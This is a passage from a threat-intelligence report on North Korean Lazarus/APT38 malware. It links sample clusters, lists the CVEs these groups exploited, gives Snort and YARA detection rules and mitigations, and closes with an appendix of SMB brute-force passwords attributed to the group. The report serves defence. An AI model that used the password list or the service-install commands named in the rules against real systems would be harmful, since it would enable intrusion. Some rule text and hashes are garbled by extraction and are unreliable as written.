swift/4659dadbf5b07c8c3c36ae941f71b631737631bc3fded2fe2af250ceba98959a.bin
yara_apt38_rc4: ./bangladesh_swift/nroff_b.exe
yara_apt38_rc4: ./bangladesh_swift/evtdiag.exe
yara_apt38_rc4: ./apt38_
dyepack/4659dadbf5b07c8c3c36ae941f71b631737631bc3fded2fe2af250ceba98959a
yara_apt38_rc4: ./apt38_
dyepack/5b7c970fee7ebe08d50665f278d47d0e34c04acc19a91838de6a3fc63a8e5630
yara_apt38_rc4: ./ghostsecret/45e68dce0f75353c448865b9abafbef5d4ed6492cd7058f65bf6aac182a9176a.
bin yara_apt38_rc4: ./ghostsecret/Sample_5ae56e2077d7dc0d380c3bfd_exe
yara_apt38_rc4:
./blockbuster_continues/
volgmer_7429a6b6e8518a1ec1d1c37a8786359885f2fd4abde560adaef331ca9deaeef9d.bin
[...]

```

Other Yara rules are matching several APT38 samples from different malware families: some related to file wiping implementations, Fallchill success codes, string decoding algorithms, inflate 1.1.3 strings... On another hand, Rich header analysis reveals that some recent malware found in India, Vietnam and Taiwan, as well as samples LEXFO found during incident responses share the same Rich headers, which are strong links.

## - WannaCry

WannaCry samples are timestamped, but we see that the WannaCry cluster is close to the Bluenoroff ones. In particular, we see that the `wannacry_rand` Yara rule we built from the WannaCry sample `3e6de9e2baacf930949647c399818e7a2cae2626df6a468407854aaa515eed9` matches the Contopee malware attributed to APT38 (`766d7d591b9ec1204518723a1e5940fd6ac777f606ed64e731fd91b0b4c3d9fc`).

```

yara_wannacry_rand: (2015-02-23 01:32:57)
./apt38_
contopee/766d7d591b9ec1204518723a1e5940fd6ac777f606ed64e731fd91b0b4c3d9fc.bin
(2017-02-09 09:47:27)
./wannacry/3e6de9e2baacf930949647c399818e7a2cae2626df6a468407854aaa515eed9

```

<code>10004BE8 FF 15 5C E0 00 10</code>	<code>call ds:rand</code>	<code>004025A2 FF 15 64 F4 40 00</code>	<code>call ds:rand</code>
<code>10004BF1 99</code>	<code>cdq</code>	<code>004025A8 99</code>	<code>cdq</code>
<code>10004BF2 B9 05 00 00 00</code>	<code>mov ecx, 5</code>	<code>004025A9 B9 05 00 00 00</code>	<code>mov ecx, 5</code>
<code>10004BF7 33 FF</code>	<code>xor edi, edi</code>	<code>004025AE 33 FF</code>	<code>xor edi, edi</code>
<code>10004BF9 F7 F9</code>	<code>idiv ecx</code>	<code>004025B0 F7 F9</code>	<code>idiv ecx</code>

Shared code between Bluenoroff Contopee and WannaCry

Most WannaCry samples were statically linked with inflate lib version 1.1.3, which links them to some Bluenoroff samples that are using the exact same version (for instance the recent APT38 keylogger `efd470cfa90b918e5d558e5c8c3821343af06eedfd484dfeb20c4605f9bdc30e` used on Vietnamese targets).

```

yara_lib_static_inflate_113: (2010-11-20 09:05:05) ./wannacry/dropper.bin
(2018-04-28 02:53:06)
./vietnam/efd470cfa90b918e5d558e5c8c3821343af06eedfd484dfeb20c4605f9bdc30e.bin
yara_lib_static_inflate_113: (2010-11-20 09:03:08) ./wannacry/mssecsvc.bin
(2018-04-28 02:53:06)
./vietnam/efd470cfa90b918e5d558e5c8c3821343af06eedfd484dfeb20c4605f9bdc30e.bin

```

## - DTrack

DTrack is a malware attributed to Lazarus / APT38. Recent DTrack samples found on critical infrastructures like nuclear power plants are linked with a sample from the Troy/DarkSeoul campaign compiled in 2011. The link comes from the reuse of the specific ZIP password `dkwero38oerA^t@#`. This is surprising and could be a false flag.

```
yara_zip_password: ./troydarkseoul/Http Troy/Files inside
8FBC1F3048263AA0D4F56D119198ED04/Layer 4/DLL 1 (bs.dll).dll
yara_zip_password: ./dtrack/
npp_3cc9d9a12f3b884582e5c4daf7d83c4a510172a836de90b87439388e3cde3682
yara_zip_password: ./dtrack/npp_
bfb39f486372a509f307cde3361795a2f9f759cbeb4cac07562dcbaebc070364 yara_zip_password:
./dtrack/dfa984f8d6bfc4ae3920954ec8b768e3d5a9cc4349966a9d16f8bef658f83fcdb.bin
```

Those DTrack samples are also weakly linked with other Lazarus samples by statically-linked libraries such as TZip and SQLite.

## - GoldDragon campaign

GoldDragon samples are linked to Lazarus by two main features: the reuse of a specific RC4 implementation that was seen in old Joanap dropper samples and detected by our Yara rules, and the overlaps of rich headers. Here is an example of a GoldDragon sample sharing its Rich header with other known Lazarus samples (as well as other GoldDragon samples):

```
(2017-12-24 08:37:57) ./golddragon/3a0c617d17e7f819775e48f7edefe9af84a1446b
```

<- Rich -> (2013-01-31 10:27:18)	./troydarkseoul/DarkSeoul/DarkSeoul_0A8032C-D6B4A710B1771A080FA09FB87
<- Rich -> (2017-12-24 08:29:04)	./golddragon/11a38a9d23193d9582d02ab0eae-767c3933066ec
<- Rich -> (2012-07-06 12:24:18)	./troydarkseoul/DarkSeoul/DarkSeoul_E4F66C3C-D27B97649976F6F0DAAD9032
<- Rich -> (2017-12-24 08:44:08)	./golddragon/bf21667e4b48b8857020ba455531c-9c4f2560740
<- Rich -> (2017-12-24 08:47:21)	./golddragon/4f58e6a7a04be2b2ecbcdcbae6f-281778fdbd9f9
<- Rich -> (2013-01-31 10:27:18)	./troydarkseoul/DarkSeoul/DarkSeoul_DB4BBDC36A78A8807AD9B15A562515C4
<- Rich -> (2013-01-31 10:27:18)	./troydarkseoul/DarkSeoul/DarkSeoul_F0E045210E-3258DAD91D7B6B4D64E7F3
<- Rich -> (2018-12-21 00:34:35)	./kimsuky_stolenpencil/1.bin
<- Rich -> (2017-12-24 08:16:57)	./golddragon/e68f43ecb03330f-f0420047b61933583b4144585
<- Rich -> (2012-07-06 12:24:18)	./troydarkseoul/DarkSeoul/DarkSeoul_50E03200C3A-0BECBF33B3788DAC8CD46
<- Rich -> (2013-01-31 10:27:18)	./troydarkseoul/DarkSeoul/DarkSeoul_5FC6E1DACE6B-0599429D913850F0364

Another link is the statically-linked inflate v. 1.1.4 that we found in GoldDragon samples, as this version is widely used in a lot of Lazarus samples.

## - APT37

Samples attributed to APT37 (Reaper) seem to be quite unique and only linked with Lazarus samples by statically-linked library or encryption algorithms, which are weak links. This confirms what FireEye stated in its report: this group needs to be tracked separately from Lazarus.

A lot of APT37 samples share the same Rich header. We also found the following identical Rich headers between an APT37 malware and a Bluenoroff Nukesped sample:

```
(2019-01-02 01:43:47)
./apt37_
evilnewyear/2019_636844ce36f41641d854a1b239df91da3103873d3dfec0c25087582eec064e4d.
bin
<- Rich -> (2018-02-12 20:06:28) ./cybercom/07d2b057d2385a4cdf413e8d342305df.bin
<- Rich -> (2018-02-12 20:06:28) ./nukesped/07D2B057D2385A4CDF413E8D342305DF
```

Finally, we found a Navrat sample attributed to APT37 and an Andariel sample from the RedGambler operation with the same Rich header, which connects the two groups (see the part about Andariel below).

## - The OlympicDestroyer false flag


To complicate attribution, the attackers behind OlympicDestroyer copied a Rich header from Lazarus samples to replace the rich header of some of their malware. Our tool gives the following result, showing that the Rich header was taken from Bluenoroff samples (one of them from the Bangladesh SWIFT heist):


```
(2017-12-27 09:03:48) ./olympicdestroyer/3c0d740347b0362331c882c2dee96dbf
<- Rich -> (2016-02-04 13:45:39) ./bangladesh_swift/evtsys.exe
<- Rich -> (2017-03-02 16:46:13)
./blockbuster_sequel/032cccd6ae0a6e49ac93b7bd10c7d249f853fff3f5771a1fe3797f733f09db5a0.bin
```

Kaspersky published an article about this false flag operation [38](#).

## WORKING HOURS AND DAYS OF THE LAZARUS DEVELOPERS

We extracted all compilation timestamps from the samples in our dataset and removed those that were either altered or inconsistent. Some samples appeared to be legitimate software infected by Lazarus without recompiling, making the timestamps irrelevant. For instance, we ignored the sample [2223a93521b261715767f00f0d1ae4e692bd593202be40f3508cb4fd5e21712b](#) which turned out to be a version of the FTP tool FileZilla that the attackers altered by adding some malicious code without recompiling it, leaving its original compilation timestamp and compiler fingerprints unmodified. Analyzing unaltered compilation timestamps, we see that the Lazarus developers are mostly working between 8AM and 8PM UTC+9 (KST). We can even notice some breaks at lunchtime, and that Lazarus developers are working overnight. Most samples were compiled from Monday to Saturday included.





## CONCLUSION

Such a classification proved to be very relevant for North Korean malware. It highlighted heavy links illustrating code and architecture reuse inside established groups, as well as relations (or lack of) between these separate groups.

Attacker groups like Lazarus are so active they struggle or are reluctant to renew their arsenal. Studying their TTPs prove to be very valuable and will greatly help properly reacting to incident. As a defender, being able to exploit Lazarus laziness and carelessness by quickly identifying their TTPs will give you some key information: you know what they want, how they plan to achieve it and with which tools.

The information given in this report, the classification LEXFO established and the associated internally developed tools helped the incident response team practically during missions involving Lazarus, as it narrowed down the analysis and gave good hints on where to look for technical clues: persistence, communications, lateral movements, exfiltration etc.



# VI. DETECTION & MITIGATION

## VULNERABILITY USED

North Korean groups have been exploiting a lot of vulnerabilities, such as 0days and as 1days. Most exploits target Adobe Flash Player as well as the Hangul Word Processor, though groups like Andariel have also been seen finding and exploiting vulnerabilities in specific corporate software. The list of CVE that have been exploited by DPRK groups below shows once again that keeping its software updated is crucial.

### - Lazarus

Lazarus and its subgroups Andariel and Bluenoroff often rely on software vulnerabilities to infect their targets. Here are some of them:

Vulnerability	Oday	Comments
CVE-2014-0497	Yes	Flash exploit
CVE-2015-6585	Yes	Vulnerability in HWP
CVE-2015-8651	No	Flash exploit
CVE-2016-0034	Yes	Silverlight exploit
CVE-2016-0189	Yes	Internet Explorer Scripting Engine Remote Memory Corruption Vulnerability
CVE-2016-1019	No	Flash exploit
CVE-2016-4117	Yes	Flash exploit used in watering hole attacks
CVE-2017-0261	Yes	EPS restore use-after-free
CVE-2018-8373	Yes	VBScript Engine vulnerability used by the DarkHotel subgroup
CVE-2018-4878	Yes	Flash exploit used by APT37 and Lazarus
CVE-2018-20250	No	WinRAR exploit targeting Israeli companies
CVE-2018-8174	Yes	Internet Explorer VBS engine vulnerability

## - APT37 / Reaper

APT37 usually exploits 1day to target unpatched systems, mostly through Adobe vulnerabilities. The vulnerabilities below were attributed to APT37 by FireEye <sup>39</sup>:

Vulnerability	Oday	Comments
CVE-2013-4979	No	Buffer overflow in EPS Viewer
CVE-2014-8439	No	Adobe Flash Player arbitrary code execution
CVE-2015-2387	No	Adobe Type Manager Font Driver memory corruption vulnerability

Vulnerability	Oday	Comments
CVE-2015-2419	No	Internet Explorer JScript RCE
CVE-2015-2545	No	Microsoft Office Malformed EPS File Vulnerability
CVE-2015-3105	No	Adobe Flash Player arbitrary code execution
CVE-2015-5119	No	Adobe Flash Player Use-After-Free leading to code execution
CVE-2015-5122	No	Adobe Flash Player Use-After-Free leading to code execution
CVE-2015-7645	No	Adobe Flash Player vulnerability
CVE-2016-1019	No	Adobe Flash Player vulnerability
CVE-2016-4117	No	Adobe Flash Player vulnerability
CVE-2017-0199	No	Microsoft Office/WordPad Remote Code Execution Vulnerability
CVE-2018-4878	Yes	Flash exploit also used by Lazarus

## DETECTING LAZARUS ACTIVITIES

### - Network detection rules

US-CERT Snort rules to detect Fake TLS packets <sup>40</sup>:

```
alert tcp any any -> any any (msg:"Malicious SSL 01 Detected";content:"|17 03 01 00 08|"; pcre:"/\x17\x03\x01\x00\x08.{4}\x04\x88\x4d\x76/"; rev:1; sid:2;)
alert tcp any any -> any any (msg:"Malicious SSL 02 Detected";content:"|17 03 01 00 08|"; pcre:"/\x17\x03\x01\x00\x08.{4}\x06\x88\x4d\x76/"; rev:1; sid:3;)
alert tcp any any -> any any (msg:"Malicious SSL 03 Detected";content:"|17 03 01 00 08|"; pcre:"/\x17\x03\x01\x00\x08.{4}\xb2\x63\x70\x7b/"; rev:1; sid:4;)
alert tcp any any -> any any (msg:"Malicious SSL 04 Detected";content:"|17 03 01 00 08|"; pcre:"/\x17\x03\x01\x00\x08.{4}\xb0\x63\x70\x7b/"; rev:1; sid:5;)
```

The following rule will specifically detect the SWPSVC RAT LEXFO discovered:

```
alert tcp any -> any (msg:"Lazarus Stage 1 SWPSVC Handshake"; dsize:5; content:"|17 03 01 00 04|";)
```

### - Yara rules

LEXFO produced the following YARA rules to sign and allow detection of the latest Lazarus samples encountered during the investigation.

The rules `lazarus_forward_libcurl` and `themida_virtualizer` can produce false-positives, as they will respectively detect any file with a specific statically compiled libcurl library and files packed with Themida Code-Virtualizer, which can be legitimate in some cases. These rules will work on uncompressed disk and memory dumps, as well as network capture files.

```

rule lazarus_forward_
{
    strings { strings:
        $s1 = "ssylka" fullword
        $s2 = "ustanavlivat" fullword
        $s3 = "pereslat" fullword
        $s4 = "Nachalo" fullword
        $s5 = "kliyent2podklyuchit" full-
    word condition:
        (3 of ($s*))
    }
}

rule lazarus_forward_lib-
{
    curl { strings:
        $s1 = "7.49.1" fullword
        $s2 = "x86_64-pc-win32" fullword
        $s3 = "libcurl/7.49.1" full-
    word condition:
        (3 of ($s*))
    }
}

rule lazarus_forward_tcp
{
    strings:
        $s1 = {b0 00 b0 00 b0 00 b0 00 b0 00 e9 00}
    condition:
        (1 of ($s*))
}

rule lazarus_sqcsvc
{
    strings:
        $s1 = "7.49.1" fullword
        $s2 = "x86_64-pc-win32" fullword
        $s3 = "libcurl/7.49.1" fullword
        $s4 = "sock_64.dll" full-
    word condition:
        (4 of ($s*))
}

rule themida_virtualizer
{
    strings:
        $s1 = "v-lizer" fullword con-
    dition:
        (uint16(0) == 0x5a4d and filesize < 5MB and 1 of ($s*))
}

rule lazarus_rc4
{
    strings:
        $s1 = {4E 38 1F A7 7F 08 CC AA 0D 56 ED EF F9 ED 08 EF}
        $s2 = {11 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00}
        $s3 = {53 87 F2 11 30 3D B5 52 AD C8 28 09 E0 52 60 D0 6C C5 68 E2 70 77 3C 8F 12 C0 7B
               13 D7 B3 9F
               7C}
    }

    $s4 = {85 C0 7C 17 8B 4D F4 8B 76 20 33 C0 3B C8 77 0B}
    condition:
        (1 of ($s*))
}

rule lazarus_svcbat
{
    strings:
        $s1 = "sc create sqcsvc"
        $s2 = "sc start
               sqcsvc" condition:
        (1 of ($s*))
}

rule lazarus_capture
{
    strings:
        $s2 = "[ENTER]" wide fullword
        $s3 = "SpliceImages: CreateCompatibleBitmap failed"
    fullword condition:
        (2 of ($s*))
}

rule lazarus_injector
{
    strings:
        $s1 = "finding target project"
        $s2 = "delete
               ddd" condition:
        (2 of ($s*))
}

```

The full Yara ruleset we used for this report will be available to our clients.

## RECOMMENDATIONS

Several Lazarus infection vectors can be severely mitigated to prevent or block an attack.

### – Preventing an infection

The WannaCry incident showed how important it is keeping one's OS updated. Lazarus will certainly continue to implement and leverage such 1day vulnerabilities to target unpatched systems quickly after a fix is deployed.

As shown in this report, Lazarus leverages known vulnerabilities in web servers to try and get a first access to the internal network of a target. To mitigate this vector, it is necessary to make sure all exposed servers and their components are up-to-date and isolated from the internal networks of the organizations.

Furthermore, Lazarus leveraged several 0day and 1day vulnerabilities in popular software such as Flash Player, HWP and Silverlight. Keeping those software up-to-date is mandatory. The group is also able to quickly find and exploit vulnerabilities in custom internal software used by companies, sometimes leading to supply chain attacks. Auditing software used internally is also advised to mitigate this vector.

### – Mitigating lateral movements

Lazarus uses mostly legitimate tools for lateral movements. When a form of authentication is needed, they will either reuse stolen passwords gathered with Mimikatz-like tools or keyloggers or try to brute-force it with dictionaries.

Tools like PSEXEC can be monitored through log analysis. As Lazarus implants usually achieve persistent by installing services, event id [7045](#) and [4697](#) with the [Service Start Type](#) information set to [SERVICE\\_AUTO\\_START](#) must be closely monitored.

Last but not least, enforcing a strong password policy is obviously advised.

### – Threat intelligence

As Lazarus activities are actively monitored by many security firms such as LEXFO, it is important for security teams to stay up-to-date and follow threat intelligence reports. As we showed in this paper, Lazarus will most of the time reuse known and easy-to-detect communication protocols and tools, and most infections can therefore be prevented.

If any indicator of a compromised system is found, it is strongly advised to quickly contact a specialized firm that knows how the attackers work and can quickly assess the impact of the attack and mitigate it.

# VII. APPENDICES

## APPENDIX A: ABBREVIATIONS

Abbreviation	Meaning
RAT	Remote Access Tool
PCAP	Packet Capture
MUI	MultiLanguage User Interface extension
DDoS	Distributed Denial of Service
TTP	Tactics, Techniques/Tools and Procedures
TLS	Transport Layer Security
C&C	Command & Control server
CERT	Computer Emergency Response Team
APK	Android Package Kit

## APPENDIX B: LIST OF STUDIED SAMPLES

Hashes are SHA256.

```
766d7d591b9ec1204518723a1e5940fd6ac777f606ed64e731fd91b0b4c3d9fc
d4616f9706403a0d5a2f9a8726230a4693e4c95c58df5c753ccc684f1d3542e2
95c8ffe03547bcb0af4d025fb14908f5230c6dc6fdd16686609681c7f40aca2
99017270f0af0e499cfce19409020bf0a0c2de741e5b32b9f6a01c34fe13fd1a7d
7646c2afbc8b9719b0295e5a880b89fb85bdd4346603a52768b161eda12e8be
f12db45c32bda3108adb8ae7363c342fdd5f10342945b115d830701f95c54fa9
077d9e0e12357d27f7f0c336239e961a7049971446f7a3f10268d9439ef67885
a1c483b0ee740291b91b11e18dd05f0a460127acf19d47b446d11cd0e26d717
3c1e4c334629b20e21b8ab08b8aa19db738f2ed761290ffdd26665cd61cb7807
7c73619ff8d5e4ed3b29b7ae71a69602df4071fd8c1029f9674e9978cdc03de9
6b90e2a3f0ad8819b5afe67bf13451c9782af26a9f2bdac3a0e042569054e5fd
73dc7639c1f81d3f7c4931d32787bfd07bd98550888c4b29b1058b2d5a7ca33
c66ef8652e15b579b409170658c95d35cf6231c7ce030b172692f911e7dcff8
f8f7720785f7e75bd6407ac2acd63f90ab6c2907d3619162dc41a8ffa40a5d03
32ec329301aa4547b4ef4800159940feb950785f1ab68d85a14d363e0ff2bc11
c66ef8652e15b579b409170658c95d35cf6231c7ce030b172692f911e7dcff8
b05aae59b3c1d024b19c88448811debef1eadaf2f15761a5c41e70da3db7615a9
f8f7720785f7e75bd6407ac2acd63f90ab6c2907d3619162dc41a8ffa40a5d03
73dc7639c1f81d3f7c4931d32787bfd07bd98550888c4b29b1058b2d5a7ca33
1fe1fa6b01166c373de68c029d8cdda60cb1599053f935e580f3f40aaf106345
fe443bc385b30796f5e2d94dfa720903c70e66bc91dfdcfb2f3986a1fea3fe8c5
0608e411348905145a267a9beaf5cd3527f11f95c4afde4c45998f066f418571
fe43bc385b30796f5e2d94dfa720903c70e66bc91dfdcfb2f3986a1fea3fe8c5
084b21bc32ee19af98f85aee8204a148032ce7eabef668481b919195dd62b319
ccafbcff1596e3dfd28dc97a5ba85e6845e69464742edfe136fe09bbec86ba1
b9a26a569257fbe02c10d3735587f10ee58e4281dba43474dbdef4ace8ea7101
```

0608e411348905145a267a9beaf5cd3527f11f95c4afde4c45998f066f418571  
8a1d57ee05d29a730864299376b830a7e127f089e500e148d96d0868b7c5b520  
8a1d57ee05d29a730864299376b830a7e127f089e500e148d96d0868b7c5b520  
084b21bc32ee19af98f85aee8204a148032ce7abef668481b919195dd62b319  
1a01b8a4c505db70f9e199337ce7f497b3dd42f25ad06487e29385580bca3676  
32ec329301aa4547b4ef4800159940feb950785f1ab68d85a14d363e0ff2bc11  
26a2fa7b45a455c311fd57875d8231c853ea4399be7b9344f2136030b2edc4aa  
ec254c40abff00b104a949f07b7b64235fc395ecb9311eb4020c1c4da0e6b5c4  
26a2fa7b45a455c311fd57875d8231c853ea4399be7b9344f2136030b2edc4aa  
d8af45210bf931bc5b03215ed30fb731e067e9f25eda02a404bd55169e3e3c3  
ec44ecd57401b3c78d849115f08ff046011b6eb933898203b7641942d4ee3af9  
0753f8a7ae38fdb830484d0d737f975884499b9335e70b7d22b7d4ab149c01b5  
8a81a1d0fae933862b51f63064069aa5af3854763f5edc29c997964de5e284e5  
c4a07bfc37a44dc85df2c63f369abb530dc2193ab1be506fc5dd45d56a44ca76  
9e4c6410ab9eda9a3d3cbf23c58215f3bc8d3e66ad55e40b4e30eb785e191bf8  
1b46afe1779e897e6b9f3714e9276ccb7a4cef6865eb6a4172f0dd1ce1a46b42  
2e7c052fbc08473f60d5365157b1a0952e2dddee630fe4abe827382dade23a76  
f8967b814c814c36559987a5baec67ebc44e9e1031600e1cf4e0c2bda8c6497  
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adafcd7f196a73a24b1e6e523b0a3dd4c62886702b45a9b29021bc961f0d5ea4  
6a9c46d96f001a1a3c47d166d6c0aab26a5c5f25610cef51d2b834526c6b596  
48cf912217c1b5ef59063c7bd93b54b9a1b6920b63a461f8ac7fcff43e205  
32ec329301aa4547b4ef4800159940feb950785f1ab68d85a14d363e0ff2bc11  
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b05aae59b3c1d024b19c88448811debef1eadaf2f51761a5c41e70da3db7615a9  
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fe43bc385b30796f5e2d94dfa720903c70e66bc91dfcf2b3986a1fea3fe8c5  
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1a01b8a4c505db70f9e199337ce7f497b3dd42f25ad06487e29385580bca3676  
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c66ef8652e15b579b409170658c95d35cf6231c7ce030b172692f911e7dcff8  
c6c332ae1ccb580ac621d3cf667ce9c017be41f8ad04a94c0c0ea37c4789dd14  
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6323816c6476cb3d9c28461c5c45c858087f1eeed96e3f83843f5bcc299219e  
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a29b07a6fe5d7ce3147dd7ef1d718df16e347f37282c43139d53cce25ae7037  
b66624ab8591c2b10730b7138cbf44703abec62bfc7774d626191468869bf21c  
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111ab6aa14ef1f8359c59b43778b76c7be5ca72dc1372a3603cd5814bf2850d  
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c54837d0b856205bd4ae01887aae9178f55f16e0e1a1e1ff59bd18dbc8a3dd82  
ae1b32a2ac4d8a35e2c62e334b794373c7457e7faaaab5e5e8e46f3928af07cde4  
2981e1a1b3c395cee6e4b9e6c46d062fc6130546b0401d724750e4c8382c863  
9097b372f7f844c430aa8c1b217a50754b28434172d5af5d992bfcbe9dfeb4f  
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7334209ace81d67babbbb37f5a0d2af24160f637a8559483e14685927df6b7fa  
45bfa1327c2c0118c152c7192ada429c6d4ae03b8164ebe36ab5ba9a84f5d7aa  
5cbc07895d099ce39a3142025c557b7fac41d79914535ab7ffc2094809f12a4b  
db350bb43179f2a43a1330d82f3afeb900db5ff5094c2364d0767a3e6b97c854  
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2230edace3f42a5750f738f28814759b670922f16a778e97d039d10fe9bab02  
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bf2534b2f059547967bb453d67909921a41c10cdd19c1ec346a193060b094e2e

2df9e274ce0e71964aca4183cec01fb63566a907981a9e7384c0d73f86578fe4  
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bd6efb16527b025a5fd256bb357a91b4ff92aff599105252e50b87f1335db9e1  
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2e835c7496fb4fc1c53665e89ffffdc8c8dc49bea0baecc5b8496006ea601bb  
2e373e199d2b6dea0241c672bbcuccedac86cba2ed2fdefc84a5d8187acb896f  
ff97eb4875129646376bc88e9ff9ffeff2c6bba3a06f6727d5f343fc7f6b51  
0efd49bfbdc8655e5db47d45b6ce4c2c64d6152665f45ef7ac57f04459369487  
2cab9946741fc4cddefc2c104d4fe6d76390868f60f3207e9cb0e210bbe8db0  
de4ff8901766e8fc89e8443f8732394618bf925ce29b6a8afe1d60f496e7f0e  
1a86555886ea6be9ae0a71e845b5a334b476494b3aad7bfe6510218059eba5788  
0b269bdb4c2d11ce0cd050bdf876ff618126c2b531e8ad3ab36ecc1a88d8162  
0a812976b9412ed28aee3ac3de57873fafe1ddfa0e6b9026078017b810d1b24e  
2b6288bbd81bb9d666c3a0372f26ede47c8c9ff11c604307982d51654fb9e850  
1ec2e4d02a89277afc0ee35d2d72009a5dbe96f88e1bc70bbfb3a9224478b7d5  
0af925cd9d94a17f4788239155f207398fb87c3c6edc65f2ea42843cbdc3d  
1d24d8268c2f8e82b65d58429c166367eee9683c38a1408910536d8084f4ad46  
2db8a9c401911c7317e8a89c35d979d0e89ba718ae13a0a0cfedd957654ec10  
276af9add9b6d8d96a950525b647d1eed247b3f63101bd942bd9816d0f8f9a6b  
9661f70ead79a1ff35282bf2d061acb2733900eaa87e2233ac7b8f8d3a80ad75  
eceb01a902c2b7cccd580dd639a5e1ad366e73cc8a27230557bb2237bd20e452  
7f4e7618af45a61003c74b373095b206a85b26079830f7ee0dada28f8429623  
28006dc505920fc3589933fd216052abc09d4a007bc76ba2542f7876ebd299b  
24bce152c7f884a923b29a4130931c63cd3f9c0a0b08a28a79c7995356a146131  
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## APPENDIX C: SMB BRUTEFORCE PASSWORD LIST

This password list has been used on numerous occasions by Lazarus to perform SMB bruteforce attacks.

!@#\$	asdf123
!@#\$%	asdf!23
!@#\$%^	baseball
!@#\$%^&	backup
!@#\$%^&*	blank
!@#\$%^&*()	cisco
"KGS!@#\$%"	compaq
0000	control
00000	computer
000000	cookie123
00000000	database
1111	dbpassword
11111	db1234
111111	default
1111111	dell
11111111	enable
11122212	fish
1212	foobar
121212	gateway
123123	guest
123321	golf
1234	harley
12345	home
123456	iloveyou
1234567	internet
12345678	letmein
123456789	Login
123456^%\$#@!	login
1234qwer	love
123abc	manager
123asd	oracle
123qwe	owner
1313	pass
1q2w3e	passwd
1q2w3e4r	password
1qaz2wsx	p@ssword
2009	password1
2010	passw0rd
2011	Password1
2012	pa55w0rd
2013	pw123
2014	q1w2e3
2015	q1w2e3r4
2016	q1w2e3r4t5
2017	q1w2e3r4t5y6
2018	qazwsx
4321	qazwsxedc
54321	qwer
654321	qwerty
6969	!QAZxsw2
666666	root
7777	secret
8888	server
88888	sqlexec
888888	shadow
8888888	super
88888888	sybase
Admin	temp
abc123	temp123
abc@123	test
abcd	test!
admin	test1
admin123	test123
admin!23	test!23
admin!@#	winxp
administrator	win2000
administrador	win2003
asdf	Welcome1
asdfg	Welcome123
asdfgh	xxxx
	yxcv
	zxcv
	Administrator
	Admin



